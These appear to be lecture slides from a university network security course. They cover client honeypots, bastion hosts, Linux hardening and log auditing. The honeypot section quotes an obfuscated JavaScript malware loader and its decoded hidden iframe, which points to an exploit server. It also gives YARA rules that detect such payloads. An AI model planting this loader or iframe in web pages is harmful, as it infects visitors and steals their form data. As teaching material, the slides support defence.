- <https://github.com/paralax/awesome-honeypots>
- <https://www.kitploit.com/2015/12/collection-of-awesome-honeypots.html>
- <https://elguber.wordpress.com/2015/06/18/list-of-honeypots/>

School of Engineering and Computer Science

Te Kura Mātai Pūkaha, Pūrorohiko

CYBR371 **System and Network Security**

Capital thinking. Globally minded.



Client Honeypots

Client Honeypots - Threats

- ❖ Client Side Attacks are growing
 - Identified as biggest single attack vector
- ❖ Affected end-system components:
 - Operating System
 - Web Browsers + plug-ins
 - Office Applications
 - IM and social networking
 - P2P clients
- ❖ Attacks are targeted (O/S, application, plug-ins)

Client Honeypots

- ❖ Domain highjacking
 - ❖ Injected iframes
 - ❖ Malware download
 - ❖ Phishing websites
 - ❖ Driveby downloads
 - ❖ XSS attacks
-
- ❖ Examples:
 - Installation of malware from a web server:
 - Key-logger (disclosure)
 - Botnet control software
 - Access to browser history
 - Crash of client program or platform (DoS)
 - Mining digital currency



Address <http://www.keithjarrett.it/>


Go Links >



KEITH JARRETT

unofficial web site

"Non ho nemmeno un seme quando comincio. E' come partire da zero"
Keith Jarrett





Obfuscated JavaScript


- ❖ <script language=JavaScript> function dc(x)= st2 ns = "isiresearchsoft-com/cwyw" />{var l=x.length,b=1024,i,j,r,p=0,s=0,w=0,t=Array(63,17,21,4,60,32,52,45,13,28,0,0,0,0,0,5,42,57,37,41,48,62,59,56,24,46,31,38,12,3,27,19,1,39,36,6,26,44,20,9,33,34,0,0,0,43,0,15,53,40,8,2,54,16,7,0,14,23,18,11,22,58,35,51,50,29,25,47,10,30,55,49,61);for(j=Math.ceil(l/b);j>0;j--){r='';for(i=Math.min(l,b);i>0;i--,l--){w |=t[x.charCodeAt(p++)]-48]}<>s;if(s){r+=String.fromCharCode(250^w&255);w>>=8;s-=2}else{s=6}document.write(r)}dc('TaXRdJBCKAsZdLBysmDpjAdE2ksLdFdCKodbljX52kBpjI7ZIAIxUxHSwocShxzrs_7SKjtRloHysu9xURcpNUBRhx8pPLHSljDCPoH5i_7SPoDRKltEsPVy2aXRdJBCKIM')\</script>
- ❖ Decrypted, directs you to an exploit server using an iframe
- ❖ <iframe src='http://crunet.biz/out.php' width='1' height='1' style='visibility: hidden;'></iframe>
- ❖ Tries an IE 6 exploit, then Apple Quicktime, then WinZip ...
- ❖ Loads a “sniffer” => gathers data when you fill in a web form, and sends it to a collection server

Detection: Client Honeypots

- ❖ Security devices that seek, identify, analyse client side attacks and malicious content/servers
- ❖ Concentrate on client side of client/server relationship
 - Find malicious servers
 - Signature generation for IDS / Anti-Virus engines
 - Have servers removed or cleansed
 - Study evolution of malicious servers
 - How are exploits distributed?
 - What clients are targeted and how?
 - Trend analysis, emergent behaviour, etc.



Client Honeypots - Components




Client Honeypot Detection Engines

- ❖ **Signature-Based**
 - HoneyC, SpyBye, YALIH,
- ❖ **Pattern Matching**
 - YALIH, Thug
- ❖ **State-Based**
 - Capture-HPC, Cuckoo Sandbox (cuckoo.ecs.vuw.ac.nz)
- ❖ **Heuristics**
- ❖ **Machine Learning**

Pattern Matching with YARA

```
• rule SuspiciousBodyOnload
• {
•     meta:
•         impact = 6
•     strings:
•         $body = /<body [^>]*onload\s*=\s*[""]*[a-z0-9]+\(["])[a-f0-9]{300}/ nocase
•         $a1 = /ini\.php[""]\s*?width=["]0["]\s*?height=["]0["]\s*?frameborder=["]0["]><\!frame>/
•         $b1 = "unescape" fullword nocase
•     condition:
•         ($body or $a1) and ($a1 > 5 and $b1)
• }
• -----
• rule PossibleShellcodePattern
• {
•     strings:
•         $a1 = /=\s*?unescape\(\s*?\n?\s*[""](%u[a-fA-F0-9]{4}|%[a-fA-F0-9]{2}){2},\)\s*?[\\+\\])/ nocase
•
•         $b1 = "unescape" fullword nocase
•         $b2 = "%u0A0A" nocase
•         $b3 = "%u9090"
•         $shellcode = /(%u[A-Fa-f0-9]{4}){8}/
•
•         $c1 = /document\.write\(\unescape\(\s*?\n?\s*[""](%u[a-fA-F0-9]{4}|%[a-fA-F0-9]{2}){2},\)\s*?[\\+\\])/ nocase
•
•     condition:
•         $a1 or ($b1 and ($b2 or $b3)) or ($b1 and $shellcode) or $c1
• }
```

Static Webpage Heuristics



Types of Client Honeypots

Types of Client Honeypots

❖ Low Interaction


- Simulate personalities of client browsers, Plugins
- Rely on signature based detection
 - Can integrate multiple detection engines such as heuristic, anomaly, machine learning
- Simulate underlying operating system
- Can not be attacked themselves
- Very fast, require few resources
 - Scanning takes less than 1 second per URL
- Can detect time-bomb attacks
- High false negative rate

Thug

- Low Interaction Client-based honeypot to emulate web browser
 - Browser Personalities (i.e. IE) – Discovering Exploit Kits, Malicious Websites •
- Python vulnerability modules: activeX controls, core browser functions, browser plugins
- Logging: flat file, MITRE MAEC format, mongoDB, HPFeeds events + files
- Testing: successfully identifies, emulates and logs IE infections and downloads served PDFs, jars, etc from Blackhole & other attack kits

YALIH

- Simulates multiple user agents
- Can handle redirections, cookies, robots.txt, refresh, proxy
- Built-in de-obfuscation and deminification engine
- IMAP-POP3, Search Engine, public database URL extraction
- Signature-based detection
- Pattern matching engine
- PDF analysis
- Built-in crawler



High Interaction Client Honeypots

- Real browsers on real operating systems
- (Mostly) Rely on state-based detection
- 0 (zero) false positive
- Can detect zero-day attacks
- Fail at time-bomb attacks, user-interaction triggered attacks
- Complicated to setup, require a dedicated system
- Slow in operation
 - Scanning can take between 5 seconds to 3 minutes per URL
- Dangerous – *needs attack containment*
- Complex/Management, Expensive

Cuckoo Sandbox

- Automated Malware Analysis System
- Analyze Windows executables, DLL files, PDF documents, Office documents, PHP Scripts, Python Scripts and Internet URLs
- Windows guest VMs in Virtual Box Linux
- Windows hooking / driver plus python modules for extracting and analysing sample executions
- Trace of relevant win32 API calls performed
- Dump network traffic generated (pcap)
- Creation of screenshots taken during analysis
- Dump of files created, deleted and downloaded by the malware during analysis
- Extract trace of assembly instructions executed by malware process

School of Engineering and Computer Science

Te Kura Mātai Pūkaha, Pūrorohiko

CYBR371

System and Network Security

Capital thinking. Globally minded.



Bastion Hosts

Bastion Host

Device that sits on the network perimeter. Has been specially protected through OS patches, authentication, encryption, etc.

- Steps in creating and hardening a bastion host
 - Select a machine with sufficient memory and processor speed
 - Choose and install OS and any patches or updates
 - Determine where the bastion host will fit in the network configuration
 - Install services you want to provide
 - Remove services and accounts that aren't needed
 - Back up the system and all data on it
 - Conduct a security audit
 - Connect the system to the network

Selecting the Bastion Host Machine

- Location on the Network
 - Typically located outside the internal network
 - Combined with packet-filtering devices
 - Multiple bastion hosts are set up in the DMZ






Figure 10-11 Bastion hosts are often combined with packet-filtering routers

Linux Security

Linux Architecture

- **Linux Kernel** – the actual code that interfaces between user applications and hardware resources
- **Hardware controllers** – used by the kernel to interact with hardware
- **Operating System Services** – software other than the kernel that are considered part of the OS: X Windows system, command shell
- **User Applications** – software other than kernel and services: text editors, browsers, etc.

Linux Architecture



Linux Kernel

- It is separately distributed from user applications and other software
- Uses modules, which can be dynamically loaded
 - `# lsmod`
 - `# modprobe <Module name>`
- For instance, support for FAT32 need not be fixed, but can be added dynamically
- Kernel can be completely recompiled and unnecessary components can be removed – unlike Windows

Module	Size	Used by
rftcomm	69632	2
pci_stub	16484	1
vboxpci	24576	0
vboxnetadp	28672	0
vboxnetflt	20672	0
vboxdrv	419436	4 vboxnetadp,vboxnetflt,vboxpci
bnef	20480	2
rt8x_ush_ms	20480	0
memstick	20480	1 rt8x_ush_ms
htflush	416080	0
uvccvideo	90112	0
blrt1	16484	1 htflush
blbcm	16384	1 blusb
videobuf2_vmalloc	16484	1 uvccvideo
blintel	16384	1 blusb
videobuf2_memops	16484	1 videobuf2_vmalloc
bluetooth	520192	29 bnef,blbcm,blrt1,blusb,rftcomm,blintel

Kernel Security

- One of the most important ways to keep Linux secure is to ensure a patched kernel
 - Check your kernel version
 - `#uname -a`

Physical Security

- Server closet: Secured room to store servers
- Limit access to computer itself
- Remove CD-ROM devices from workstations
- Ensure BIOS prevents booting from USB ports
- Ensure BIOS password is set

Boot Security

- Boot configuration is decided by LILO (Linux Loader) or GRUB (Grand Unified Boot Loader)
- Set boot loader password in LILO or GRUB configuration file /etc/grub/grub.conf
- Check that only one OS is configured to load
- If required ensure there is an entry for password= in grub.conf

Linux Auditing

Linux Auditing

- In most Linux distributions all global activities including startup messages are save in:
 - `/var/log/syslog`
 - `/var/log/messages`
- Kernel events, errors, and warning logs, helpful for troubleshooting are saved at:
 - `/var/log/kern.log`
- Hardware including driver related issues:
 - `/var/log/dmesg`

Linux Auditing

- All boot related messages including boot failures, unexpected or unplanned shutdown or reboot
 - `/var/log/boot.log`
- Information about scheduled tasks (cron jobs) are saved at:
 - `/var/log/cron`

Linux Auditing

- All security-related events such as logins, root user actions are saved at:
 - /var/log/secure
 - /var/log/auth.log
- Logs all the failed attempts for login to the system
 - /var/log/faillog

Linux Auditing

- Linux auditing is done using syslog daemon
- Syslog is a standard for creating and transmitting logs
 - Configuration file is /etc/syslog.conf
 - Format is:

<u>Facility.Priority</u>	<u>Action to be taken</u>
--------------------------	---------------------------

- **Facility** – the application/program that is generating the logs
- **Priority** – Emerg, alert, crit, err, warning, notice, info, debug, none
- **Action** – send it to a file, send it to console, send it via email, send it to another system (loghost)
- Segregation of responsibilities – send logs to another system, where the security administrator has control

Linux Auditing

- syslog format and example:

Message => May 8 18:11:45 sshserver sshd[223456] : Failed password for root from 130.195.3.23 port 22 ssh2

Adding More Info => <%pri%>%protocol-version% %timestamp:::date-rfc3339%
%HOSTNAME% %app-name% %procid% %msgid% %msg%n

Will generate => <36>1 2022-05-05T18:11:45.003Z sshserver sshd - -
pam_unix(sshd:auth): authentication failure; logname= uid=0
euid=0 tty=ssh ruser= rhost= 130.195.3.23

Linux Auditing

- **Important tools/commands to work with logs**
 - Recent logins
 - last
 - Last login time for all users (dormant users)
 - lastlog
 - Last failed logins (requires to create /var/log/btmp file)
 - lastb
 - Tools for Log Analysis
 - Swatch – real-time monitoring of logs
 - Logentry
 - Logwatch

Linux Network Security

Network Security – The Basics

1. Regularly scans ports on network computers
 - Know what ports and services are open/running
2. Minimize number of running network services
3. Use TCP Warppers, superdaemons xinetd/inetd
4. Check and verify trusted hosts
5. Do not run network services as root
6. Disable shell remote login for network daemons
7. Ensure using secured protocols
8. Monitor and test your firewall rules
9. Monitor and test your IDPS regularly

1 - Open Ports and Services

- Find out the running network services and the open ports
- netstat is used to display very detailed information about individual network connections, overall and protocol-specific networking statistics, and much more

Network Security – netstat example

- Find out which process is using a particular port:
 - `# netstat -an | grep ':80'`
- Use the `-p` option to see which processes are responsible for which open ports
 - `# netstat -anp`

List all tcp ports using netstat -at

```
# netstat -at
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
Tcp    0      0      localhost:30037        *:*                 LISTEN
Tcp    0      0      localhost:ipp          *:*                 LISTEN
Tcp    0      0      *:smtp               *:*                 LISTEN
Tcp6   0      0      localhost:ipp          [::]:*              LISTEN
```

2 – Minimise Running Services


- The `/etc/services` file contains a list of network services and the ports to which they map.
- Services are configured by individual files in `/etc/xinetd.conf/` and `/etc/inetd.conf`
 - Close/Disable services not needed

3 – TCP Wrapper and Super Daemons

- TCP wrapper: program that can start a network daemon
- When a client attempts to connect to a network service on a remote system, the following configuration files are used to determine whether client access is allowed or denied.
 - /etc/hosts.allow
 - /etc/hosts.deny
- E.g.
- To allow clients on the 192.168.2.0 subnet to access FTP (daemon is vsftpd):
 - #vi /etc/hosts.allow
 - vsftpd : 192.168.2.*

3 – TCP Wrapper and Super Daemons

